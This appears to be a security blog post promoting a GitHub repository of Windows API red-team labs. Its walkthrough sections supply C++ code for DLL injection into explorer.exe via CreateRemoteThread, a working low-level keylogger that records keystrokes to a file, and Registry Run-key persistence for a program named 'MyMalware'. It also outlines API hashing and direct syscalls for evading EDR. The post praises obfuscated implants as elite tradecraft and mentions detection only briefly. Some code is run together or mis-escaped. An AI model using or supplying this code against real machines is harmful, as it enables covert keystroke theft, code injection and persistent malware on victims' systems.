
Listen to this Post
Introduction:

In the clandestine world of offensive security and red teaming, mastery of the Windows API is not just a skill—it is a weapon. While high-level languages and frameworks offer convenience, they often obscure the underlying mechanics that allow sophisticated malware to evade detection and maintain persistence. A recently highlighted GitHub repository, “Windows API Labs” by CyberSecurityUP, provides a structured, encyclopedic reference of C++ code examples that dissect the Win32 API by function, prefix, and execution context. This resource is critical for professionals who need to understand exactly how Windows internals operate to both build robust exploits and fortify defenses against them.
Learning Objectives:
- Understand how to navigate and utilize a comprehensive Windows API code repository for offensive security research.
- Learn to implement core red team techniques such as process injection, keylogging, and persistence using native API calls.
- Identify defensive strategies and detection mechanisms for API-based malicious activities.
You Should Know:
1. Navigating the Windows-API-Labs Repository
This repository, found at https://github.com/CyberSecurityUP/Windows-API-Labs`, is meticulously organized to serve as a developer's and hacker's handbook for the Win32 API. Unlike scrolling through sprawling Microsoft documentation, this lab groups examples by the API's functional prefix (e.g.,CreateFile,OpenProcess,RegSetValue`) and by the specific execution context (like console applications, services, or DLLs).
Step‑by‑step guide to setting up your environment:
1. Clone the Repository:
Open a terminal (PowerShell or CMD) and run:
git clone https://github.com/CyberSecurityUP/Windows-API-Labs.git
2. Prerequisites:
- Ensure you have Visual Studio installed with the “Desktop development with C++” workload.
- Alternatively, you can use `cl.exe` from the Visual Studio Developer Command Prompt.
3. Compiling a Lab Example:
Navigate to a specific folder, for example, `Process_Injection`.
To compile a `.cpp` file from the command line:
cl /EHsc CreateRemoteThread.cpp
This command uses the Microsoft C++ compiler to create an executable (CreateRemoteThread.exe).
2. Mastering Process Injection with CreateRemoteThread
One of the most common techniques in adversary simulation is process injection, where malicious code is executed within the address space of a legitimate process. The repository provides raw, unadulterated examples of this using calls like VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread.
Step‑by‑step guide to Classic DLL Injection:
This example assumes you have a malicious DLL (evil.dll) ready.
1. Find Target Process ID: First, obtain the PID of a target process like `explorer.exe` using tasklist.
2. Open Process: Use `OpenProcess` to get a handle to the target with necessary permissions (PROCESS_ALL_ACCESS).
3. Allocate Memory: Use `VirtualAllocEx` to allocate memory in the remote process for the path of your DLL.
LPVOID pRemoteMemory = VirtualAllocEx(hProcess, NULL, sizeof("C:\evil.dll"), MEM_COMMIT, PAGE_READWRITE);
4. Write DLL Path: Use `WriteProcessMemory` to write the string “C:\evil.dll” into the allocated memory.
5. Get LoadLibrary Address: `LoadLibraryA` (or LoadLibraryW) is the Windows function that loads a DLL into a process. Find its address in `kernel32.dll` using GetProcAddress.
LPVOID pLoadLibrary = (LPVOID)GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
6. Create Remote Thread: Finally, use `CreateRemoteThread` to start a new thread in the target process that calls LoadLibraryA, pointing to your DLL path.
CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)pLoadLibrary, pRemoteMemory, 0, NULL);
3. Implementing Keylogging via SetWindowsHookEx
Understanding keyloggers is vital for simulating credential harvesting attacks. The repository covers user-land keylogging by utilizing Windows hooks.
Step‑by‑step guide to a Simple Keylogger:
- Define the Hook Procedure: Create a function that processes keyboard events. This function is called whenever a key is pressed.
LRESULT CALLBACK KeyboardProc(int nCode, WPARAM wParam, LPARAM lParam) { if (nCode >= 0) { if (wParam == WM_KEYDOWN) { PKBDLLHOOKSTRUCT p = (PKBDLLHOOKSTRUCT)lParam; // Log the key (p->vkCode) to a file std::ofstream logfile("log.txt", std::ios_base::app); logfile << (char)p->vkCode; logfile.close(); } } return CallNextHookEx(NULL, nCode, wParam, lParam); } - Set the Hook: In your `main` function, use `SetWindowsHookEx` to install the low-level keyboard hook (
WH_KEYBOARD_LL).HHOOK hhkLowLevelKybd = SetWindowsHookEx(WH_KEYBOARD_LL, KeyboardProc, GetModuleHandle(NULL), 0);
- Message Loop: A low-level hook requires a message loop to process the events. Add a standard Windows message pump.
MSG msg; while (GetMessage(&msg, NULL, 0, 0)) { TranslateMessage(&msg); DispatchMessage(&msg); } - Compile and Test: Compile the application and run it. Observe the `log.txt` file being created as you type in other applications.
4. Persistence via Registry Run Keys
Maintaining access is a core objective. One of the simplest persistence mechanisms is manipulating the Windows Registry. The repository provides labs using `RegOpenKeyEx` and RegSetValueEx.
Step‑by‑step guide to Adding a Program to Startup:
- Open the Registry Key: Access the `HKEY_CURRENT_USER` hive and open the `Software\Microsoft\Windows\CurrentVersion\Run` key.
HKEY hKey; RegOpenKeyEx(HKEY_CURRENT_USER, TEXT("Software\Microsoft\Windows\CurrentVersion\Run"), 0, KEY_SET_VALUE, &hKey); - Set the Value: Set a new value with the path to your malicious executable.
RegSetValueEx(hKey, TEXT("MyMalware"), 0, REG_SZ, (LPBYTE)"C:\path\to\malware.exe", sizeof("C:\path\to\malware.exe")); - Close the Handle: Always clean up by closing the registry key handle.
RegCloseKey(hKey);
This ensures your malware runs every time the user logs in.
5. Evading Defenses: Direct Syscalls and API Hashing
Modern EDR solutions hook user-land API calls like `NtOpenProcess` to monitor for malicious behavior. The repository hints at more advanced topics where red teamers bypass these hooks by using direct system calls (Syscalls) from assembly into the kernel, or by dynamically resolving API addresses via hashing to avoid import tables.
Conceptual Guide to API Hashing:
Instead of storing the string “CreateRemoteThread” in your binary (which is a signature), you store a hash (e.g., CRC32) of the string.
1. Walk the PEB: At runtime, traverse the Process Environment Block (PEB) to access loaded modules (kernel32.dll).
2. Parse Export Table: Iterate through the function names in the module’s export table.
3. Hash and Compare: For each function name, compute the same hash. Compare it to your stored hash.
4. Resolve Address: When a match is found, you have the memory address of the function without its name ever appearing in your static code. This technique, often combined with direct syscalls, represents the pinnacle of user-land evasion.
6. Cloud and Cross-Platform Relevance
While this repository is Windows-specific, the concepts are transferable. For example, on Linux, one might use `ptrace` for process injection, analogous to Windows’ CreateRemoteThread. In cloud environments, APIs are the new “Windows API.” Attacking AWS or Azure involves mastering their respective SDKs (like Boto3 for Python) to exploit misconfigurations—listing S3 buckets, modifying Lambda functions, or escalating IAM privileges.
What Undercode Say:
- Depth Over Tools: This repository underscores the principle that real capability comes from understanding low-level system interactions, not just running automated scripts.
- Defense Implication: For blue teams, studying this code reveals exactly what “bad” looks like at the API level, enabling the creation of precise detection rules (Sigma, YARA) rather than relying on signature-based alerts.
In an era of increasingly sophisticated supply chain attacks and AI-generated malware, the ability to write custom, obfuscated, and targeted implants using raw API calls is a defining skill of an elite operator. CyberSecurityUP’s “Windows API Labs” serves as a crucial bridge between theoretical knowledge and practical, operational capability. It is a must-study for anyone serious about understanding the foundational layer of Windows security and offensive tradecraft.
Prediction:
As EDR technology becomes more adept at detecting common API abuse, the next evolution will be a surge in kernel-level rootkits and firmware implants that operate below the Windows API layer entirely. Red teams will need to pivot from user-land API mastery to deep kernel and hardware-level exploitation, making resources like this the starting point, not the endgame, of technical depth.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Joas Antonio – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


